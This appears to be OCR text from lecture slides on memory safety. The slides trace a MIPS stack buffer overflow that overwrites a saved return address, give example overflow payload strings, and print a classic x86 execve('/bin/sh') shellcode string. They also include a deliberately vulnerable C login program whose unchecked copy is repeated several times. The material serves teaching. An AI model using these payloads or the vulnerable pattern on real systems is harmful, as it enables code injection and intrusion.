



```
int processURL(int uid,
               char *request) {
    int trusted;
    char URL[256];
    trusted = trusted_user(uid);
    strcpy(URL, request);
    if (trusted) {
        ...
}
processURL: addiu  $sp $sp -272
            sw     $a0 268($sp)
            sw     $a1 264($sp)
            sw     $ra 260($sp)
            jal    trusted_user
            sw     $v0 256($sp)
            move   $a0 $sp
            lw     $a1 264($sp)
            jal    strcpy
            lw    $t0, 256($sp)
            beq   $t0, $zero, else
            ...
```



Hmm, let's try again


- Let's use `beq $t0 $t0 -1`
- Example:
  `request = "\xFF\xFF\x08\x11"`



old stack contents
(up call stack)
old
$sp
saved $a0
saved $a1
saved $ra
0x00000000
URL[252]
URL[253]
URL[254]
URL[255]
'\0'
URL[5]
URL[6]
URL[7]
'\xFF'
'\xFF'
'\x08'
'\x11'
$sp


old stack contents
(up call stack)
old
$sp
saved $a0
saved $a1
saved $ra
0x00000000
URL[252]
URL[253]
URL[254]
URL[255]
'\0'
URL[5]
URL[6]
URL[7]
beq $t0 $t0 -1
$sp

Manipulating the saved $ra value

- Example:
  `request = "\xFF\xFF\x08\x11aaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"` (264 non-null chars)


old stack contents
(up call stack)
old
$sp
saved $a0
'\0'
saved $a1
'a' 'a' 'a' 'a'
'a' 'a' 'a' 'a'
'a' 'a' 'a' 'a'
'a' 'a' 'a' 'a'
beq $t0 $t0 -1
$sp



old stack contents
(up call stack)
old
$sp
saved $a0
'\0'
saved $a1
0x61616161
'a' 'a' 'a' 'a'
'a' 'a' 'a' 'a'
'a' 'a' 'a' 'a'
beq $t0 $t0 -1
$sp


What happens at the end of the function?

```
lw    $ra 260($sp) # $ra holds 0x61616161
jr     $ra
```

Manipulating the saved `$ra` value

- Example:
  `request = "\xFF\xFF\x08\x11aaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  `aaaaaaaaaaaaaaaaaaaaaaaaaa"` (260 non-null chars)
- Append the string-encoded version of `&str`


old stack contents
(up call stack)
old
$sp
saved $a0
'\0'
saved $a1
&str
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
beq $t0 $t0 -1
$sp


old stack contents
(up call stack)
old
$sp
saved $a0
'\0'
saved $a1
&str
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
'a'
beq $t0 $t0 -1
$sp

What happens at the end of the function?

```
lw    $ra 260($sp) # $ra holds address of beq $t0 $t0 -
jr     $ra
```

Caveats

- How do we know that the buffer is word-aligned? We don't.
- How do know where `$ra` is saved relative to the buffer?
  - Would help to have copy of source
  - But let's not forget good old `objdump`...
- **How do we know what address to overwrite the saved copy of `$ra` with?**
  - We guess, knowing approximately where the stack frame is
  - If only we had a tool to automate that...

Caveats

- How do we know that the buffer is word-aligned? We don't.
- How do know where `$ra` is saved relative to the buffer?
  - Would help to have copy of source
  - But let's not forget good old `objdump`...
- **How do we know what address to overwrite the saved copy of `$ra` with?**
  - We guess, knowing approximately where the stack frame is
  - If only we had a tool to automate that...
  - Why not increase our chances?

Big target

- Example:
  `request = "\xFF\xFF\x08\x11" x 65 + guessAddrStr`

Agenda

- What is Memory Safety?
- Memory Layout Revisited
- Potential Problems
- 5 Minute Break
- Code Injection
- x86: The Plot Thickens
- Potential Solutions and Their Drawbacks

MIPS vs. x86

- MIPS is a RISC architecture
  - Implements only simple instructions
  - Saves room for more general-purpose registers (GPRs)
- x86 (IA-32) is a CISC architecture
  - Many, variable-length instructions
  - Architecture has fewer registers
  - Uses stack extensively

MIPS vs. x86

- MIPS is a RISC architecture
  - Implements only simple instructions
  - Saves room for more general-purpose registers (GPRs)
- x86 (IA-32) is a CISC architecture
  - Many, variable-length instructions
  - Architecture has fewer registers
  - Uses stack extensively
- Side note: x86 instructions are written `op src, dst`!

MIPS vs. x86

	MIPS	**x86**
# of GPRs	10 temp, 8 saved	6 total
Current Instruction	PC	%eip
Stack Pointer	$sp	%esp
Frame Pointer	$fp	%ebp
Arguments	$a0-$a3*	on stack
Return Address	$ra	on stack
Return Value	$v0	%eax

*Arguments past 4 passed on stack

Code injection on x86 machines

- x86 instructions don't need to be word-aligned
  - In fact, they are **variable length**!
- The stack is used to hold the return address
- Stack frame layouts are very predictable!

Code injection on x86 machines

- x86 instructions don't need to be word-aligned
  - In fact, they are **variable length**!
- The stack is used to hold the return address
- Stack frame layouts are very predictable!
- **Best of all, x86 is used in real, modern computers!**

Code injection on x86 machines

- Alright, so you can make my server infinite loop. So what?

Code injection on x86 machines

- Alright, so you can make my server infinite loop. So what?
  - That is a big deal!

Code injection on x86 machines

- Alright, so you can make my server infinite loop. So what?
  - That is a big deal!
- Virtual memory keeps each process in a "locked cell" of protection. So you can't exactly hurt the rest of the computer, right?

Code injection on x86 machines

- Alright, so you can make my server infinite loop. So what?
  - That is a big deal!
- Virtual memory keeps each process in a "locked cell" of protection. So you can't exactly hurt the rest of the computer, right? How about `remove`?

Code injection on x86 machines

- Alright, so you can make my server infinite loop. So what?
  - That is a big deal!
- Virtual memory keeps each process in a "locked cell" of protection. So you can't exactly hurt the rest of the computer, right? How about `remove`?
- But the injected code doesn't get linked, so it can't exactly jump to labels or do anything like that, right?

Code injection on x86 machines

- Alright, so you can make my server infinite loop. So what?
  - That is a big deal!
- Virtual memory keeps each process in a "locked cell" of protection. So you can't exactly hurt the rest of the computer, right? How about `remove`?
- But the injected code doesn't get linked, so it can't exactly jump to labels or do anything like that, right?
- Very powerful code can be injected using syscall instructions!
  - Bind shell to TCP port
  - Delete all* files

shell.c

```
execve("/bin/sh", ...)
```

gcc -S shell.c


```
char shellcode[] =
    "\xeb\x1f"              /* jmp 0x1f            (2) */
    "\x5e"                  /* popl %esi           (1) */
    "\x89\x76\x08"          /* movl %esi,0x8(%esi) (3) */
    "\x31\xc0"              /* xorl %eax,%eax      (2) */
    "\x88\x46\x07"          /* movb %eax,0x7(%esi) (3) */
    "\x89\x46\x0c"          /* movl %eax,0xc(%esi) (3) */
    "\xb0\x0b"              /* movb $0xb,%al       (2) */
    "\x89\xf3"              /* movl %esi,%ebx      (2) */
    "\x8d\x4e\x08"          /* leal 0x8(%esi),%ecx (3) */
    "\x8d\x56\x0c"          /* leal 0xc(%esi),%edx (3) */
    "\xcd\x80"              /* int 0x80            (2) */
    "\x31\xdb"              /* xorl ebx,ebx        (2) */
    "\x89\xd8"              /* movl %ebx,%eax      (2) */
    "\x40"                  /* inc %eax            (1) */
    "\xcd\x80"              /* int 0x80            (2) */
    "\xe8\xdc\xff\xff\xff"  /* call -0x24          (5) */
    "/bin/sh";              /* .string \"/bin/sh\" (8) */
```

```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```

